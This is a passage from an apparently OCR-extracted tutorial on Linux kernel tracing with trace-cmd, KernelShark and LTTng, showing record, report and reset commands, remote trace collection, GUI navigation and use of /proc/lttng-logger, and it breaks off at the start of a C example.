$ trace-cmd record -p <tracer> -e <event1> -e <event2> -e <eventN> <program>
```

— **<tracer> :** can be one of the tracers available with Ftrace (function, function_graph, ...,etc).
— **<event> :** function to trace available from the list « trace-cmd list ».

Note : You can use the option -o to set the name of the generated file.
Stopping trace-cmd : If you are recording a program that terminates, trace-cmd will stop when the program finishes. If We do not specify the « program »argument, the hole system will be traced, We are forced to *ctrl+c* to stop recording.

3. **Reading the trace report :** Trace-cmd will read (by default) the file *trace.dat* that was generated after the tracing has finished.

```
$ trace-cmd report
```

Note : You can use the option -i to specify another file to be parsed by Trace-cmd.

4. **Shutting down tracing :** Even if trace-cmd stopped recording, Trace-cmd is carry-on execution (remember function tracer still running when removing access permissions to ring buffer). We must completely stop the tracer (remember « nop »in Ftrace) as follow :

```
$ trace-cmd reset
```

Let's have 2 examples :

1. **Raspberry PI 3 :**
   — **Getting available tracepoints :** We can walk through the list of available tracepoints **Figure 4.26** detected by trace-cmd, We see that both : *kmalloc* and *kfree* are supported (**Figure 4.26**).




FIGURE 4.26 – Sample of available tracepoints - Raspberry PI 3

   — **Tracing the system :** We will record both : kmalloc and kfree as they are both supported as shown in **Figure 4.27**.




FIGURE 4.27 – Tracing kmalloc and kfree - Raspberry PI 3

Note : We had to use ctrl+c to stop recording, using a tracer for few seconds is important for embedded devices as they don't have enough space to store the trace report.

— **Reading the report :** We can read trace report easily using trace-cmd (**Figure 4.28**)




Figure 4.28 – Reading trace report with Trace-cmd - Raspberry PI 3

You can see the chronology of kmalloc and kfree with their timestamps.

— **Always reset tracing :** We must halt completely trace-cmd (even if we stopped it using ctrl+c), you can take a look at **Figure 4.29**.




Figure 4.29 – Shutting down Trace-cmd - Raspberry PI 3

2. **Linux desktop machine :** We are going to trace a kernel module in this example

— **Module must be loaded :** neverthless to say that before tracing the module, it must loaded and running (**Figure 4.30**).




Figure 4.30 – Insertion of module to kernel before tracing

— **Tracing module functions :** We can launch trace-cmd, and set a filter on the functions to trace (in our case all function names that begin with « basic ») as shown in **Figure 4.31**.




Figure 4.31 – Tracing functions in a module using trace-cmd

— **Interact with the module :** after starting Ftrace, We must call one of the functions of our module. let's make a simple read on it (**Figure 4.32**).

Figure 4.32 – Interacting with the kernel device module

— **Reading the report :** its' time to see what we got from trace-cmd(**Figure 4.33**).

```
jugurtha-VirtualBox trace-cmd-kernel-module # trace-cmd report
version = 6
cpus=1
            cat-3163  [000]  1456.249613: funcgraph_entry:        4.635 us   |  basic_open_function();
            cat-3163  [000]  1456.249860: funcgraph_entry:        2.711 us   |  basic_read_function();
            cat-3163  [000]  1456.249877: funcgraph_entry:        1.679 us   |  basic_release_function();
jugurtha-VirtualBox trace-cmd-kernel-module #
```

FIGURE 4.33 – Reading module trace report with Trace-cmd

— **Always reset tracing :** Don't forget to issue the « trace-cmd reset »command.

4.3.1.5 Tracing over the network

Trace-cmd is more than a standalone tracer, it can tap and record the traces on a remote system. This is ideal for embedded systems (Rasbperry PI, Beaglebone, ..., etc) that do not have enough space to save the trace report.
Note : You may need to cross compile « Trace-cmd »for the target.

We will take the stress utility that causes CPU and memory workload on a system as an example.
We must first install it on the raspberry PI 3 :

```
1    pi@raspberrypi:~$ sudo apt-get install stress
```

We can start playing around, let's create 4 threads that compute a square root(**Figure 4.34**) :

```
pi@raspberrypi:~$ uptime
 11:52:53 up 13 min,  1 user,  load average: 0.00, 0.16, 0.14
pi@raspberrypi:~$ stress -c 4
stress: info: [794] dispatching hogs: 4 cpu, 0 io, 0 vm, 0 hdd
^C
pi@raspberrypi:~$ uptime
 11:53:21 up 14 min,  1 user,  load average: 1.05, 0.40, 0.22
pi@raspberrypi:~$
```

FIGURE 4.34 – Using stress utility to hug on CPU resources

We can see easily how the average workload has raised from 0.0 to 1.5.

1. **Configure trace-cmd on the host computer :** We only need to start Trace-cmd as a server to listen on a particular port (**Figure 4.35**).

```
1    $ sudo trace-cmd listen -p <portNumber>
```

```
jugurtha@jugurtha-VirtualBox ~
Fichier  Édition  Affichage  Rechercher  Terminal  Aide
jugurtha@jugurtha-VirtualBox ~ $ sudo trace-cmd listen -p 7777
[sudo] Mot de passe de jugurtha :
```

FIGURE 4.35 – Launching Trace-cmd server

2. **Configure Trace-cmd on the target :** Once the server is listening on the host, We can launch the trace-cmd client on the raspberry PI 3 :

```
$ trace-cmd record -e sched_wakeup -N <IP-addr-host-server>:<port-number-host> \
./myProgram <arguments_my_program>
```

Figure 4.36 shows the above command on raspberry PI.




FIGURE 4.36 – Sending trace report to trace-cmd server

Note : The command in **Figure 4.36** was truncated by the console, this happen frequently on lenghty commands.

3. **Stop the server on the host machine side :** Wait until the program on the Raspberry pi has finished or force it to terminate (if it runs forever). You should see some information on the server (**Figure 4.37**). You can stop the server at this stage.




FIGURE 4.37 – Stopping trace-cmd server

4. **Reading and parsing trace-cmd report :** It is high time to read the report using « trace-cmd report »command that we are already familiar with (**Figure 4.38**).




FIGURE 4.38 – Reading trace-cmd output file

4.3.1.6 KernelShark

We cannot close the discussion about **Ftrace** without pointing out an important tool called « **Kernelshark** ». Reading Ftrace report can be quit difficult ; the third tool released by « ***Steven Rostedt*** » is KernelShark which is GUI

based.
For example, KernelShark can help us to analyse the real time schduling on Unix-like flavor systems (https://lwn.net/Articles/425583/).

Important note
KernelShark is not available by default on major distribution, You must install it.

```
$ sudo apt-get update
$ sudo apt-get install kernelshark
```

Kernelshark parses the file « trace.dat »produced by Trace-cmd and visualizes it in a GUI form.
Using **KernelShark** is easy, We only need to call it and it Will look for a trace.dat file in the current directory.

```
$ sudo kernelshark
```

Let's have an example :

1. generating the trace.dat : We will record the syscalls in the system as follow :

```
$ sudo trace-cmd record -p function -l 'sys_*'
```

The above command will produce the output shown in **Figure 4.39**.

```
jugurtha@jugurtha-VirtualBox ~/trace.dat-trace-cmd $ sudo trace-cmd record -p fu
nction -l 'sys_*'
  plugin 'function'
Hit Ctrl^C to stop recording
^CKernel buffer statistics:
  Note: "entries" are the entries left in the kernel ring buffer and are not
        recorded in the trace data. They should all be zero.
```

Figure 4.39 – Tracing syscalls using Trace-cmd

2. Parsing the trace.dat using KernelSkark : We will launch **kernelshark** which will parse the *trace.dat* file (**Figure 4.40**).

```
$ sudo kernelshark
```




Figure 4.40 – Parsing trace.dat using KernelShark

Even though, it is easy to naviagte in kernelShark, there are some hidden features that are not easy to discover. Hopefully, « ***Steven Rostedt*** » documented his tool.

1. **Laying out the GUI :** Kernelshark's Gui is simple and takes few minutes to understand it.
   — **Graph Info Area :** This is the top of Kernelshark window. It contains information that are updated dynamically (**Figure 4.41**).

FIGURE 4.41 – Graph info are in kernelShark

   The field *pointer* follows the mouse cursor. It indicates the timestamp at which the mouse cursor is over (for Maker and Cursor We will see later).
   — **Plot Title :** by default, it shows alls CPUs that were recorded with Trace-cmd (**Figure 4.42**).




FIGURE 4.42 – Plot area in kernelShark

   — **Listview :** contains 2 parts (**Figure 4.43**).




FIGURE 4.43 – Listview area in kernelShark

   — **Part 1 :** it includes some basic operations :
      (a) **Page :** every page contains 1 million events.
      (b) **Search Column :** allows to find the *first matching event* that corresponds to the searching criteria.
   — **Part 2 :** which displays the choronological order of events like Trace-cmd report. You can click on one of them and KernelShark will show it in the Central area.

2. **Call the Markers :** Kernelshark supports 3 different markers :
   — **Green marker - Marker A :** You probably called it while navigating, in fact, it is enough to click (*left mouse click*) on the central area to display it (**Figure 4.44**).




Figure 4.44 – Green cursor shows up after left mouse click on central area

We can see the **Graph Info Area** being updated with the actual position of Marker A (green marker) at the instant of the *left mouse click* (**Figure 4.44**). We can use it, to get the starting or finishing time of a particular event.

— **Red marker - Marker B :** this is a well hidden cursor, We need to hold *Shift key + left mouse click* (**Figure 4.45**) to display it.




Figure 4.45 – Red cursor shows up with Shift key + left mouse click on central area

As for Marker A, we notice the **Graph Info Area** updated with the position of marker B (red marker) at the instant of Shift key + left mouse click. *If marker A is present, KernelShark will measure the position difference between the two (Marker A - Marker B) and record that in the « A,B Delta »*. This is usefull to measure the time spent to execute a particular event (**Figure 4.45**).

$$A,BDelta = MarkerATimestamp - MarkerBTimestamp$$

— **Black marker :** shows when We hold the *left mouse click* down for a long time. It is used to zoom in or out depending on whether you move right or left respectively (We will see more later).

— **Blue cursor :** If We double click (left mouse double click) on the Central Area, We would see the blue cursor (**Figure 4.46**).




Figure 4.46 – Blue cursor appears after a left mouse double click on central area

3. **Displaying processors and tasks :** by default, only CPUs are displayed in the Central area.
   — **CPUs :** When starting KernelShark, all CPUs are shown (In our case, We have 2 processors). We may only be interested to show what's happenin on a particular CPU, Click on **plots** in the menu bar, then select **CPUs**. Uncheck the CPUs that you want to hide. As an example, let's keep only CPU1 in the central area (**Figure 4.47**).




Figure 4.47 – Show a particular CPU - Kernelshark

   — **Tasks :** Unlike CPUs, tasks are not shown by default in the Central area. We can get them there, Click on **plots** in the menu bar, then select **Tasks**. Select the tasks to add to the *Central area* (**Figure 4.48**).




Figure 4.48 – Add task to Central Area - KernelShark

4. **Zooming secrets :** another well hidden feature. Zooming starts by *holding the left mouse click down* (you would see a black marker) then going right or left to zoom in and zoom out respectively.
   Notice that, at the moment that you hold the click, a tooltip apears explaining how to zoom.
   — **Zooming in :** If you maintain the left mouse click and go right, KernelShark will zoom in.
   Important Note : We need at least to go right by 10 pixels in order to zoom in otherwise KernelShark will cancel it.
   — **Zooming out :** If you maintain the left mouse click and go left, KernelShark will zoom out.

4.3.2 LTTng

LTTng (https://lttng.org/docs/v2.10/) is not part of the linux mainline, We can install it as follow :

```
$ sudo apt-get install lttng-tools lttng-modules-dkms
```

4.3.2.1 Tracing kernel using LTTng

Let's get through the easiest and most used way to use LTTng :

1. **Create a session :** Every LTTng record must be made within a session (the session name can be anything We want). As a first step, We must create a session (**Figure 4.49**).

```
# lttng create <mySessionName>
```




Figure 4.49 – Creating a session in LTTng

2. **Select a tracepoint (instrumentation point) :** We may select one or multiple (or even all) tracepoints. We will choose for example to trace « sched_switch »(**Figure 4.50**) :

```
# lttng enable-event --kernel sched_switch
```




Figure 4.50 – Select kernel tracepoints in LTTng

Note : Installing « lttng-modules-dkms »may take time.

3. **Start the tracing session :** We can start tracing at this point, LTTng will record all « sched_switch »events (**Figure 4.51**).




Figure 4.51 – Start tracing using LTTng

4. **Stop tracing session :** the stop subsommand will halt recording and saves the tracing report (**Figure 4.52**).

```
# lttng stop
```




Figure 4.52 – Stop tracing using LTTng

5. **Destroy LTTng session :** We need to stop and destroy the current session.

```
# lttng destroy
```

Note : *destroying* the *current session* will *not erase* the *tracing file*, it just stops the session.

6. **Visualize the trace report :**
   - **babeltrace :** We can view LTTng report in the console, however, when We record a lot of events for a long time, viewing the result in text-based mode is far to be easy (**Figure 4.53**).

```
jugurtha-VirtualBox jugurtha # babeltrace /root/lttng-traces/my-trace-SMILE-20180404-164642/
[16:51:46.707601002] (+?.??????????) jugurtha-VirtualBox sched_switch: { cpu_id = 0 }, { prev_comm = "swappe
r/0", prev_tid = 0, prev_prio = 20, prev_state = 0, next_comm = "lttng-consumerd", next_tid = 8399, next_pr
io = 20 }
[16:51:46.709328911] (+0.001727909) jugurtha-VirtualBox sched_switch: { cpu_id = 0 }, { prev_comm = "lttng-
consumerd", prev_tid = 8399, prev_prio = 20, prev_state = 2, next_comm = "swapper/0", next_tid = 0, next_pr
io = 20 }
[16:51:46.709498222] (+0.000169311) jugurtha-VirtualBox sched_switch: { cpu_id = 0 }, { prev_comm = "swappe
r/0", prev_tid = 0, prev_prio = 20, prev_state = 0, next_comm = "kworker/0:1H", next_tid = 180, next_prio =
 0 }
[16:51:46.709502899] (+0.000004677) jugurtha-VirtualBox sched_switch: { cpu_id = 0 }, { prev_comm = "kworke
r/0:1H", prev_tid = 180, prev_prio = 0, prev_state = 1, next_comm = "lttng-consumerd", next_tid = 8399, nex
```

FIGURE 4.53 – Reading LTTng trace report using babeltrace

— **Trace compass (Eclipse C/C++ pluggin) :** This is a visual GUI to display the LTTng traces in a more convinient way, here is the steps to make it work :

- **Download eclipse C/C++ :** We have to download eclipse IDE from : http://www.eclipse.org/downloads/eclipse-packages/
- **Install Java run time :**

```
# sudo apt-get install default-jre
```

- **Launch Eclipse IDE :** decompress the Eclipse IDE and start Eclipse (**Figure 4.54**).




FIGURE 4.54 – Starting Eclipse IDE

Note : Eclipse was started with root privileges, because the traces were saved in */root* folder (We need to be root to get access there).

- **Create a new project :** Go to **File** then **New Project**. Choose **Tracing** then **Tracing project** (**Figure 4.55**).




FIGURE 4.55 – Create a new tracing project with Eclipse

- **Finish Project Creation :** Name the project then click on **Finish** (**Figure 4.56**).




Figure 4.56 – Finishing tracing project creation

- Right click on the created project then go to **Import** (**Figure 4.57**)




Figure 4.57 – Navigating to created project properties

- Choose **Tracing** then **Trace Import** then **Next** (**Figure 4.58**)




Figure 4.58 – Navigating to import tracing in Eclipse C/C++ IDE

- Choose your **root directory** (where you have saved the traces), and check the box « kernel »(**Figure 4.59**) then click on **Finish**.




FIGURE 4.59 – Navigating to LTTng traces

- Expand the *Traces* in the project then Double click on **kernel**, Eclipse will load the traces (**Figure 4.60**) and display a messagebox that you have to confirm to get the graphs.




FIGURE 4.60 – Loading LLTng traces in Eclipse C/C++ IDE

- When you click on yes, a graph will be displayed (**Figure 4.61**).




FIGURE 4.61 – Displaying as a chart the LLTng traces in Eclipse C/C++ IDE

4.3.2.2 LTTng logger

LTTng creates a special file in profs hierarchy to allow any application to write data and generate LTTng events. This file is called :

/proc/lttng-logger

Let's demonstrate the usage of this file using 2 examples :

1. **Bash script :**
   (a) **bash.sh :** un fichier script qui contiendra un simple echo sur le fichier /proc/lttng-logger :

```
#!/bin/bash
echo 'Hello SMILE!' > /proc/lttng-logger
```

   (b) **Add execution rights to the script :** for security reasons, We *don't have execute permissions on scripts*, We must add that :

```
1 $ sudo chmod 777 hello-world-smile.sh
```

   (c) **Configure LTTng :** see **Figure 4.62**

```
jugurtha-VirtualBox bashcommands # lttng create
Session auto-20180413-124200 created.
Traces will be written in /root/lttng-traces/auto-20180413-124200
jugurtha-VirtualBox bashcommands # lttng enable-event --kernel lttng_logger
Kernel event lttng_logger created in channel channel0
jugurtha-VirtualBox bashcommands #
```

FIGURE 4.62 – Configure LTTng to listen on /proc/lttng_logger for batch script

   (d) **Record using LTTng :** Let's start LTTng recording, lauch the script file and then stop tracing (**Figure 4.63**).

```
jugurtha-VirtualBox bashcommands # lttng start
Tracing started for session auto-20180413-124200
jugurtha-VirtualBox bashcommands # ./bash.sh
jugurtha-VirtualBox bashcommands # lttng stop
Waiting for data availability
Tracing stopped for session auto-20180413-124200
jugurtha-VirtualBox bashcommands #
```

FIGURE 4.63 – Shell scripts intrumentation using LTTng

   (e) **Read the traces :** If we display the trace, We can see our event (**Figure 4.64**).

```
jugurtha-VirtualBox bashcommands # lttng view
Trace directory: /root/lttng-traces/auto-20180413-124200

[12:50:25.828569924] (+?.??????????) jugurtha-VirtualBox lttng_logger: { cpu_id =
 1 }, { _msg_length = 13, msg = "Hello SMILE!
" }
jugurtha-VirtualBox bashcommands #
```

FIGURE 4.64 – Parsing the traces of shell command script after instrumentation

   Note : Always destroy the session at the end (*lttng destroy*).
2. **C Code :**
   (a) **write-to-lttng-log.c :** The following C Code writes to the /proc/LTTng-logger file :

```c
#include <stdio.h>
